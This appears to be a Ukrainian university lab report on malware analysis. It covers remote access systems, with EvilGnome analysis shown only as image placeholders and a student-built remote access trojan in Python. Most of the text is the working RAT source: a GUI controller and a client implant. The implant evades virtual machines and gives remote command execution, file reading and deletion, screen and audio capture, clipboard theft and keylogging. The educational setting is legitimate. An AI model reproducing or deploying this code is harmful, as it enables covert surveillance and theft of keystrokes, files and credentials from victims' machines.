Міністерство освіти і науки України
Національний технічний університет України
"Київський політехнічний інститут імені Ігоря Сікорського"
Фізико-технічний інститут

ЗВОРОТНА РОЗРОБКА ТА АНАЛІЗ ШКІДЛИВОГО ЗАБЕЗПЕЧЕННЯ

Лабораторна робота №4
Системи віддаленого керування

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Київ - 2021

Системи віддаленого керування

Мета роботи:

Отримати навички аналізу та моделювання систем віддаленого керування.

Хід роботи

Завдання 1

Проаналізуйте зразки EvilGnome:

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



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

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


Завдання 2

CoolProgram-serv.py

```
import PySimpleGUI as gui
from PySimpleGUI.PySimpleGUI import main

import socket, ast

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_ip = '192.168.0.4'
# server_ip = socket.gethostbyname(socket.gethostname())

main_layout = [
    [gui.Text("Welcome to CoolProgram!", key="text")],
    [gui.Button("Open connection")],
    [gui.Button("List Root Directory")],
    [gui.Button("Get File Content")],
    [gui.Button("List Directory")],
    [gui.Button("Get System Info")],
    [gui.Button("Delete File")],
    [gui.Button("List Processes")],
    [gui.Button("Excecute Command")],
    [gui.Button("Capture Screen")],
    [gui.Button("Capture Audio")],
    [gui.Button("Capture Clipboard")],
    [gui.Button("Keylogger")],
    [gui.Multiline(f"{server_ip}", key="status", size=(120,20))]]

main_window = gui.Window(title="coolProgram", layout=main_layout, margins=(10,10))


def Recv():
    res = b''
    size = int(client.recv(128).decode())
    print(size)
    client.send('ok'.encode())
    rcv = 0
    while size > rcv:
        pack = client.recv(1024)
```

```
            res += pack
            rcv += 1024
            print(rcv)
        client.send('ok'.encode())

        return res

while True:
    event, values = main_window.read()
    print("waiting for activity")

    if event == "Open connection":
        server.bind(('192.168.0.4', 11111))
        server.listen(100)
        client, client_ip = server.accept()
        print("accepted..")
        main_window["status"].print(f"\nConnected:{client_ip}")

    if event == "List Root Directory":
        print('lrd')
        command = 'lrd'
        client.send(command.encode())
        reply = client.recv(1024).decode()
        print(reply)
        if reply == "ok":
            result = client.recv(1024).decode()
            print(result)
            main_window["status"].print(f"\n{result}")
        else:
            main_window["status"].print(f"\nsmth went wrong")

    if event == "Get File Content":
        print('gfc')
        command = 'gfc'
        client.send(command.encode())
        path = gui.popup_get_text('Insert desired file path:')
        client.send(path.encode())
        reply = client.recv(1024).decode()
        print(reply)
        if reply == "ok":
            result = Recv().decode()
            print(result)
            main_window["status"].print(f"\n{result}")
        else:
            main_window["status"].print(f"\nsmth went wrong")

    if event == "List Directory":
        command = 'ld'
        client.send(command.encode())
        path = gui.popup_get_text('Insert desired directory path:')
        client.send(path.encode())
        reply = client.recv(1024).decode()
        print(reply)
        if reply == "ok":
            result = client.recv(1024).decode()
            print(result)
            main_window["status"].print(f"\n{result}")
        else:
            main_window["status"].print(f"\nsmth went wrong")
```

```
if event == "Get System Info":
    command = 'gsi'
    client.send(command.encode())
    reply = client.recv(1024).decode()
    print(reply)
    if reply == "ok":
        result = client.recv(1024).decode().split('-')
        print(result)
        main_window["status"].print(f"\n{result}")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "Delete File":
    command = 'df'
    client.send(command.encode())
    path = gui.popup_get_text('Insert desired file path:')
    client.send(path.encode())
    reply = client.recv(1024).decode()
    print(reply)
    if reply == "ok":
        result = client.recv(1024).decode()
        print(result)
        main_window["status"].print(f"\n{result}")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "List Processes":
    command = 'lp'
    client.send(command.encode())
    reply = client.recv(1024).decode()
    print(reply)
    if reply == "ok":
        result = Recv().decode
        result = "\n\t".join(result.split("+"))
        print(result)
        main_window["status"].print(f"\n{result}")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "Excecute Command":
    command = 'exc'
    client.send(command.encode())
    com = gui.popup_get_text('Insert desired command to execute:')
    client.send(com.encode())
    reply = client.recv(1024).decode()
    print(reply)
    if reply == "ok":
        result = client.recv(1024).decode()
        print(result)
        main_window["status"].print(f"\n{result}")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "Capture Screen":
    command = 'cs'
    client.send(command.encode())
    reply = client.recv(1024).decode()
    if reply == "ok":
```

```
            scr = Recv()
            name = 'screenshot.png'

            bt = scr
            with open(name, 'wb') as file:
                file.write(bt)
            main_window["status"].print(f"\nScreenshot saved.")
        else:
            main_window["status"].print(f"\nsmth went wrong")

    if event == "Capture Audio":
        command = 'ca'
        client.send(command.encode())
        reply = client.recv(1024).decode()
        if reply == "ok":

            snd = Recv()
            name = 'soundcap.wav'

            bt = snd
            with open(name, 'wb') as file:
                file.write(bt)
            main_window["status"].print(f"\Soundcap saved.")
        else:
            main_window["status"].print(f"\nsmth went wrong")

    if event == "Capture Clipboard":
        command = 'cc'
        client.send(command.encode())
        reply = client.recv(1024).decode()
        if reply == "ok":
            res = Recv().decode()
            print(res)
            main_window["status"].print(f"\n{res}")
        else:
            main_window["status"].print(f"\nsmth went wrong")



    if event == "Keylogger":
        command = 'kl'
        client.send(command.encode())
        reply = client.recv(1024).decode()
        print(reply)
        if reply == "ok":
            result = Recv().decode()
            print(result)
            main_window["status"].print(f"\n{result}")
        else:
            main_window["status"].print(f"\nsmth went wrong")



    elif event == gui.WIN_CLOSED:
        break

main_window.close()
```


cli.py

```
import socket
import os
import subprocess
import platform
from typing import KeysView
import psutil
import mss
from mss import mss as ms
import sounddevice as sd
from scipy.io.wavfile import write
import time
import clipboard
from pynput import keyboard


def checkVM():
    if platform.system() == "Windows":
        if ('\n0' in subprocess.getoutput("wmic bios get serialnumber") or
            'innotek GmbH' in subprocess.getoutput("wmic computersystem get model")
or
            'VirtualBox' in subprocess.getoutput("wmic computersystem get
manufacturer")):
            return True
        else:
            return False

    elif platform.system() == 'Linux':
        if (subprocess.getoutput('systemd-detect-virt') == 'none'):
            return False
        else:
            return True

if not checkVM():

    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_ip = '192.168.0.4'

    client.connect((server_ip, 11111))

    print('Connection: Success!')

else:
    print("No, we don't work with VMs (-_-)")
    exit()


def Send(data):
    size = len(data)
    print(size)
    client.send(str(size).encode())
    client.recv(6)

    snt = 0
    while snt < size:
        client.send(data[snt:snt+1024])
        snt = snt + 1024
        print(snt)
```


```
    client.recv(6)



print('Connection: receiving commands..')
while True:
    command = client.recv(1024).decode()
    print(command)
    if command == 'lrd':
        client.send('ok'.encode())
        res = str(os.listdir("/"))
        client.send(res.encode())

    elif command == 'gfc':
        client.send('ok'.encode())
        path = client.recv(1024).decode()
        try:
            with open(path, 'rb') as file:
                res = str(file.read())
        except Exception:
            res = "File not found or do not exist."
        Send(res.encode())

    elif command == 'ld':
        client.send('ok'.encode())
        path = client.recv(1024).decode()
        try:
            res = str(os.listdir(path))
        except Exception:
            res = "Directory not found or do not exist."
        client.send(res.encode())

    elif command == 'gsi':
        client.send('ok'.encode())
        res =
f"{platform.platform()}-{platform.version()}-{platform.release()}-{platform.uname()
}-{platform.processor()}-{socket.gethostname()}"
        client.send(res.encode())

    elif command == 'df':
        client.send('ok'.encode())
        path = client.recv(1024).decode()
        try:
            os.remove(path)
            res = "Deleted."
        except Exception:
            res = "File not found or do not exist."
        client.send(res.encode())

    elif command == 'lp':
        client.send('ok'.encode())

        proc = []
        for i in psutil.process_iter(['pid','name','username']):
            proc.append(f"{i.info['pid']}-{i.info['username']}-{i.info['name']}")

        proc = str("+".join(proc))
        Send(proc.encode())
```

```
    elif command == 'exc':
        client.send('ok'.encode())
        com = client.recv(1024).decode()
        res = str(subprocess.getoutput(com))
        client.send(res.encode())

    elif command == 'cs':
        client.send('ok'.encode())
        scr = ms().grab(ms().monitors[1])
        res = mss.tools.to_png(scr.rgb,scr.size)
        Send(res)

    elif command == 'ca':
        client.send('ok'.encode())
        duration = 5
        frequency = 44100
        record = sd.rec(int(duration*frequency),samplerate = frequency, channels =
2)
        sd.wait()
        write("record.wav", frequency, record)
        time.sleep(2)
        with open("record.wav", 'rb') as file:
            res = file.read()

        Send(res)

    elif command == 'cc':
        client.send('ok'.encode())
        res = str(clipboard.paste())
        Send(res.encode())

    elif command == 'kl':
        client.send('ok'.encode())

        global Keys
        keys = ''
        def on_press(key):
            global keys
            try:
                keys += str(key.char) + '~~'
            except AttributeError:
                keys += str(key) + '~~'

        def on_release(key):
            global keys
            if key == keyboard.Key.esc:
                # Stop listener
                return False

        # Collect events until released
        with keyboard.Listener(on_press=on_press, on_release=on_release) as
listener:
            listener.join()

        Send(keys.encode())
```


Протестуємо програму:




Спочатку запустимо сервер




Приєднаємось клієнтом







Переглянемо вміст рут-директорії:





Переглянемо вміст файлу:






Переглянемо вміст довільної директорії:







Отримаємо інформацію про систему-клієнта:




Видалимо файл(і переглянемо директорію на вміст):







Виведемо список процесів на клієнті:




